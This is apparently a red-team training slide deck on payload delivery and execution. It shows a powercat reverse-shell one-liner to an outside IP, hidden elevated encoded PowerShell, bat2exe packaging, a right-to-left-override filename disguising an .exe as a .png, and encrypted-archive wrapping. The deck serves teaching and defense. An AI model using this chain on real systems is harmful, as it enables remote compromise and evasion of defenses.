
# Real world scenario



# Real world scenario




# Delivery and Execution – Red Team perspective



Name	Date modified	Type	Size
puppy	10/19/2022 3:21 AM	File folder	
bat2exe.exe	10/18/2022 7:35 AM	Application	967 KB
comand.txt	10/19/2022 2:50 AM	Text Document	1 KB
compress.txt	10/18/2022 9:08 AM	Text Document	1 KB
content.bat	10/19/2022 2:46 AM	Windows Batch File	1 KB
convert.vbs	10/18/2022 6:26 AM	VBScript Script File	2 KB
doge.ico	10/18/2022 7:52 AM	Icon	2 KB

*IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 54.154.58.12 -p 1337 -e powershell*

# Delivery and Execution – Red Team perspective



```
content.bat - Notepad
File Edit View
powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAHKAcuBeAGUAb...' (omissis)...
```

*powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','  
-EncodedCommand','SQBFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAHKAcuBeAGUAb...' (omissis)...*



# Delivery and Execution – Red Team perspective

Name	Date modified
puppy	10/19/2022 3:21 AM
bat2exe.exe	10/18/2022 7:35 AM
comand.txt	10/19/2022 2:50 AM
compress.txt	10/18/2022 9:08 AM
content.bat	10/19/2022 2:46 AM
convert.vbs	10/18/2022 6:26 AM
doge.ico	10/18/2022 7:52 AM

The image shows a Windows File Explorer window on the left displaying a folder named 'puppy' with several files: bat2exe.exe, comand.txt, compress.txt, content.bat, convert.vbs, and doge.ico. The 'bat2exe.exe' file is highlighted with a red box. On the right, the BAT2EXE V. 2.0 application is running in a blue-themed window. The application prompts the user to select a source folder, which is set to '\\tsclient\\_tmp\\_irt\puppy'. It then scans for batch files (finding 'content.bat') and icon files (finding 'doge.ico'). The application also prompts for a target folder, which is also set to '\\tsclient\\_tmp\\_irt\puppy'.

```
BAT2EXE V. 2.0 - Rel. [2021-02-16] By: Islam Adel - http://BAT2EXE.net  
#####  
# # # # # # # # # # #  
# # # # # # # # # # #  
# ##### # # # #####  
#  
#  
#####  
#####  
# This Tool will help you to convert Batch Files [.bat / .cmd]  
# including any other Files in a certain Folder  
# to an executable [.exe] file package.  
#  
#####  
Please select the SOURCE Folder which includes your batch file:  
  
| All files in this folder will be packed to a single executable.  
| The last modified batch file will be executed by default when  
| running the generated .exe file  
| and optionally the last modified icon file will be applied  
| for help, run bat2exe.exe /h  
|  
| Do you want to use your previous SOURCE Folder?  
| SOURCE = [\\tsclient\_tmp\_irt\puppy]  
| [Y,N]?  
  
Verifying path: "\\tsclient\_tmp\_irt\puppy"..  
...OK  
  
Scannig for .bat and .cmd file[s]...  
Found batch file "content.bat"  
  
Scannig for .ico file[s]...  
Found icon file "doge.ico"  
  
Please select TARGET folder for the generated executable:  
  
| Do you want to use your previous TARGET Folder?  
| TARGET = [\\tsclient\_tmp\_irt\puppy]  
| [Y,N]?
```



# Delivery and Execution – Red Team perspective

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> .\convert.vbs content.exe puppy_photoRTL0gnp.exe
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> ls

Directory: \\tsclient\_tmp_irt

Mode                LastWriteTime         Length Name
----                -
d-----            10/19/2022   3:19 AM
-a-----            10/18/2022   7:52 AM          1598 doge.ico
-a-----            10/18/2022   9:08 AM           89 compress.txt
-a-----            10/19/2022   3:19 AM       121474 puppy_photo
-a-----            10/18/2022   7:35 AM       989966 bat2exe.exe
-a-----            10/18/2022   6:26 AM        1564 convert.vbs
-a-----            10/19/2022   2:46 AM         588 content.bat
-a-----            10/19/2022   2:50 AM         177 comand.txt

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> .\convert.vbs content.exe puppy_photoRTL0gnp.exe
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> ls

Directory: \\tsclient\_tmp_irt

Mode                LastWriteTime         Length Name
----                -
d-----            10/19/2022   3:23 AM
-a-----            10/18/2022   7:52 AM          1598 doge.ico
-a-----            10/18/2022   9:08 AM           89 compress.txt
-a-----            10/19/2022   3:23 AM       121474 puppy_photo exe.png
-a-----            10/18/2022   7:35 AM       989966 bat2exe.exe
-a-----            10/18/2022   6:26 AM        1564 convert.vbs
-a-----            10/19/2022   2:46 AM         588 content.bat
-a-----            10/19/2022   2:50 AM         177 comand.txt

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> _
```

# Delivery and Execution – Red Team perspective

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> .\convert.vbs content.exe puppy_photoRTL0gnp.exe
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> ls

Directory: \\tsclient\_tmp_irt

Mode                LastWriteTime         Length Name
----                -
d-----          10/19/2022   3:19 AM             puppy
-a-----          10/18/2022   7:52 AM            1598 doge.ico
-a-----          10/18/2022   9:08 AM             89 compress.txt
-a-----          10/19/2022   3:19 AM          121474 puppy_photo
-a-----          10/18/2022   7:35 AM          989966 bat2exe.exe
-a-----          10/18/2022   6:26 AM            1564 convert.vbs
-a-----          10/19/2022   2:46 AM             588 content.bat
-a-----          10/19/2022   2:50 AM             177 comand.txt

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> .\convert.vbs content.exe puppy_photoRTL0gnp.exe
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> ls

Directory: \\tsclient\_tmp_irt

Mode                LastWriteTime         Length Name
----                -
d-----          10/19/2022   3:23 AM             puppy
-a-----          10/18/2022   7:52 AM            1598 doge.ico
-a-----          10/18/2022   9:08 AM             89 compress.txt
-a-----          10/19/2022   3:23 AM          121474 puppy_photo.exe.png
-a-----          10/18/2022   7:35 AM          989966 bat2exe.exe
-a-----          10/18/2022   6:26 AM            1564 convert.vbs
-a-----          10/19/2022   2:46 AM             588 content.bat
-a-----          10/19/2022   2:50 AM             177 comand.txt

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\_tmp_irt> _
```

# Delivery and Execution – Red Team perspective

```
ossigeno@cobalto /tmp/irt % 7z a -p -mx=9 -mhe -t7z puppy.7z puppy.tar
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz (806EA),ASM,AES-NI)

Scanning the drive:
1 file, 133120 bytes (130 KiB)

Creating archive: puppy.7z

Items to compress: 1

Enter password (will not be echoed):
Verify password (will not be echoed) :


Files read from disk: 1
Archive size: 54792 bytes (54 KiB)
Everything is Ok
```

# Delivery and Execution – Red Team perspective

